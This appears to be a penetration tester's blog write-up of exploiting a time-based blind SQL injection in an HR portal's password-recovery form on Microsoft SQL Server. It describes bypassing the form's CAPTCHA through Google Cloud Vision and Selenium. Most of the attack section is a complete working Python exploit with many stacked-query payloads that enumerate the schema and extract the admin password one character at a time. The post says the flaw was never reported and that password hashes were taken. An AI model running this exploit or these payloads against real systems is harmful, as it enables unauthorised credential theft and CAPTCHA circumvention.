
By Peter Gabaldon (X / LinkedIn)
TL;DR
It was 2021, during a Pentest we found a blind SQL Injection in a HR portal application. Actually, we already knew this endpoint was vulnerable because of a previous penetration test (in a different client), but this time it contained a CAPTCHA. The vulnerable endpoint was the password recovery method. This vulnerability appears to be patched in newer versions but we actually never reported it, so it has no CVE assigned and is not public.
To bypass the CAPTCHA we used Google Cloud Vision API. This was an ASP.NET Web Forms application using client-side state persistence (_VIEWSTATE). No LLMs by then… so instead of writing an HTTP client that could leverage the necessary state handling we used Selenium and automated the process in the proper browser.
THE SQL injection
The SQL injection vulnerability was present in the reset password form, in the user field. In this case, the DBMS being used was Microsoft SQL Server. It was a MSSQL stacked SQL injection. Because results were not returned directly and no high privileges were available, we used a Time-Based Blind approach.

No sa-like privileges so it was not possible to execute commands with xp_cmdshell. The database principal did not have the privileges required to enable or execute xp_cmdshell, so we did not pursue RCE in this way.


Here is one full execution were the name of the database user being used in the connection was extracted.
THE EXPLOIT
The application maintained the state in the client. The problem with that was that it is not possible to automate the process with, for example, an sqlmap tamper script. That is because the endpoint that returned the CAPTCHA returned an empty image when requesting it alone. So it was necessary to query the Forgotten Password page before and then query the endpoint that returned the CAPTCHA with all the state, _VIEWSTATE and troop things.
Even with that, the tamper script did not work fine. We moved then to using a full Python exploit that would query the Forgotten Password page, get the CAPTCHA , upload it to Google Cloud Vision, obtain the result and send the final payload with the just read captacha.
Spoiler: it did not work. The CAPTCHA was always marked as incorrect. We believe that our Python implementation was missing a state or session binding with the state and the CAPTCHA expected always changed when sending the final lost password request. And we did not have Claude Fable 5 Max or GPT 5.6 Sol Max in 2021 :).
Thus, we ended up automating the process with Selenium delegating all the handling to the browser.
The exploit basically drove the browser, going to the Forgotten Password page, capturing a browser-rendered screenshot of the CAPTCHA to upload it to Google Cloud Vision, obtain the CAPTCHA text and finally send the request with the payload and CAPTCHA to perform the time-based injection.

Regarding the part about Google Cloud Vision, I had already used it in another project: https://github.com/PeterGabaldon/Q12-bot. Thus, it was quickly to adapt for this one.
THE POC
The final result was the following script.
#! /usr/bin/python3 # Blind sqli import timeimport google_cloud_visionimport regex as reimport requests from bs4 import BeautifulSoupfrom selenium import webdriverfrom selenium.webdriver.support import expected_conditions as ECfrom selenium.webdriver.support.wait import WebDriverWaitfrom selenium.webdriver.common.by import Byfrom selenium.common.exceptions import TimeoutException URL = "https://[REDACTED]/"SLEEP_TIME = 4 def get_captcha(): try: captcha_text = google_cloud_vision.getText("img.tmp")[0].replace(" ", "") except IndexError: captcha_text = "aaaaa" return captcha_text def download_captcha(driver): WebDriverWait(driver, 10).until(EC.presence_of_element_located((By.ID, 'RadCaptcha1_CaptchaImageUP'))) with open("img.tmp", "wb") as f: f.write(driver.find_element_by_id("RadCaptcha1_CaptchaImageUP").screenshot_as_png) """def gen_new_captcha(driver): driver.find_element_by_id("RadCaptcha1_CaptchaLinkButton").click() download_captcha(driver)""" def time_based(): DICT = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~ " time.sleep(3) download_captcha(driver) captcha = get_captcha() print(f"[DEBUG]First captcha: {captcha}") guessed = "" for j in range(57,57+1): # Cambiar segun longitud de cadena found = False i = 0 #while i < 1000 and not found: while i < len(DICT) and not found: # Comentar o descomentar uno u otro dependiendo de si se hace fuerza bruta a numeros o letras con el diccionario can_continue = False while not can_continue: # Si hemos fallado con el captcha hay que volver a intentar con otro #payload = f"1';IF(SELECT LEN(CURRENT_USER))={i} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" #payload = f"1';IF(SELECT ASCII(SUBSTRING(TABLE_NAME,{j},1)) FROM [REDACTED].information_schema.columns WHERE COLUMN_NAME LIKE '%password%')={ord(DICT[i])} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" #payload = f"1';IF(SELECT COUNT(*) FROM bd_appusers.INFORMATION_SCHEMA.TABLES)={i} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" #payload = f"1';IF(SELECT COUNT(COLUMN_NAME) FROM [REDACTED].information_schema.columns WHERE TABLE_NAME='USR' AND COLUMN_NAME='login')={i} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" #payload = f"1';DECLARE @aux int;WITH data AS (SELECT (ROW_NUMBER() OVER (ORDER BY COLUMN_NAME)) as row,* FROM [REDACTED].information_schema.columns WHERE TABLE_NAME='USR') SELECT @aux=LEN(COLUMN_NAME) FROM data WHERE row=1;IF(SELECT @aux)={i} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" #payload = f"1';DECLARE @aux int;WITH data AS (SELECT (ROW_NUMBER() OVER (ORDER BY COLUMN_NAME)) as row,* FROM bd_appusers.INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME LIKE 'GR_USR_G%I') SELECT @aux=ASCII(SUBSTRING(COLUMN_NAME,{j},1)) FROM data WHERE row=3;IF(SELECT @aux)={ord(DICT[i])} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" #payload = f"1';DECLARE @aux int;WITH data AS (SELECT (ROW_NUMBER() OVER (ORDER BY login)) as row,* FROM USR) SELECT @aux=LEN(login) FROM data WHERE row=2;IF(SELECT @aux)={i} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" #payload = f"1';DECLARE @aux int;WITH data AS (SELECT (ROW_NUMBER() OVER (ORDER BY login)) as row,* FROM USR) SELECT @aux=ASCII(SUBSTRING(login,{j},1)) FROM data WHERE row=7;IF(SELECT @aux)={ord(DICT[i])} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" #payload = f"1';IF(SELECT LEN(password) FROM USR WHERE login LIKE '03139614E')={i} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" payload = f"1';IF(SELECT ASCII(SUBSTRING(password,{j},1)) FROM USR WHERE login='admin')={ord(DICT[i])} WAITFOR DELAY '00:00:{SLEEP_TIME}'--" print(f"[DEBUG]Payload: {payload}") driver.find_element_by_id("txtLogin").clear() driver.find_element_by_id("txtMail").clear() driver.find_element_by_id("txtCaptcha").clear() driver.find_element_by_id("txtLogin").send_keys(payload) driver.find_element_by_id("txtMail").send_keys("aaa@aaa.com") driver.find_element_by_id("txtCaptcha").send_keys(captcha) start_time = time.time() driver.find_element_by_id("lk_Aceptar").click() end_time = time.time() try: #WebDriverWait(driver, 1).until(EC.presence_of_element_located((By.CLASS_NAME, 'rwCloseButton'))) # Si aparecen los cuadros de dialogo de error es que el captcha era correcto, faltaria comprobar si se ha tardado 5 segundos o no driver.find_elements_by_class_name("rwCloseButton")[0].click() can_continue = True driver.find_elements_by_class_name("rwCloseButton")[0].click() #except TimeoutException: #pass except IndexError: pass elapsed = end_time - start_time if elapsed >= SLEEP_TIME: # Guessed correctly guessed += DICT[i] #guessed = i # Cambiar segun numeros o usando dict found = True print(f"[DEBUG]Guessed: {guessed}") download_captcha(driver) captcha = get_captcha() i += 1 return guessedif __name__ == "__main__": profile = webdriver.FirefoxProfile() profile.accept_untrusted_certs = True driver = webdriver.Firefox(firefox_profile=profile) #driver.set_page_load_timeout(15) driver.get("https://[REDACTED]/default.aspx") driver.find_element_by_id("SignIn1_ImgPwd").click() alert = driver.switch_to_alert() alert.accept() # Hay que deshabilitar los warnings de SSL porque al pasarlo por el Burp dan mucho la lata from urllib3.exceptions import InsecureRequestWarning requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning) print(time_based())
Some examples of its execution and extraction of information.
NUMBER OF DATABASES

NUMBER OF TABLES IN bd_appusers


It was possible to extract application password hashes.
FINAL THOUGHTS: NO AI era
As a final thought, a reflection about the current SOTA.
First of all, we are in the era of LLMs, we tend to use the term AI. But actually, AI systems have existed for some more time that ChatGPT. One example of it is Artificial Vision systems like AWS or Google already had years before.
These days, this exploitation process might have been so much easy with the help of Opus, Fable, Sol or whatever you want, but is nice to remember that were days when we did not have their help and handcrafted by ourselves these types of solutions.
Was automating with Selenium the best option? Maybe ChatGPT is able to perform the exploitation in a self-contained script. But, we ended up with that solution and it worked :).
Modern AI-assisted tooling would probably shorten the implementation phase (and write the Python script better than me :D), but the core work remains the same: understand the application flow, keep the test controlled, validate impact carefully, and communicate remediation clearly.
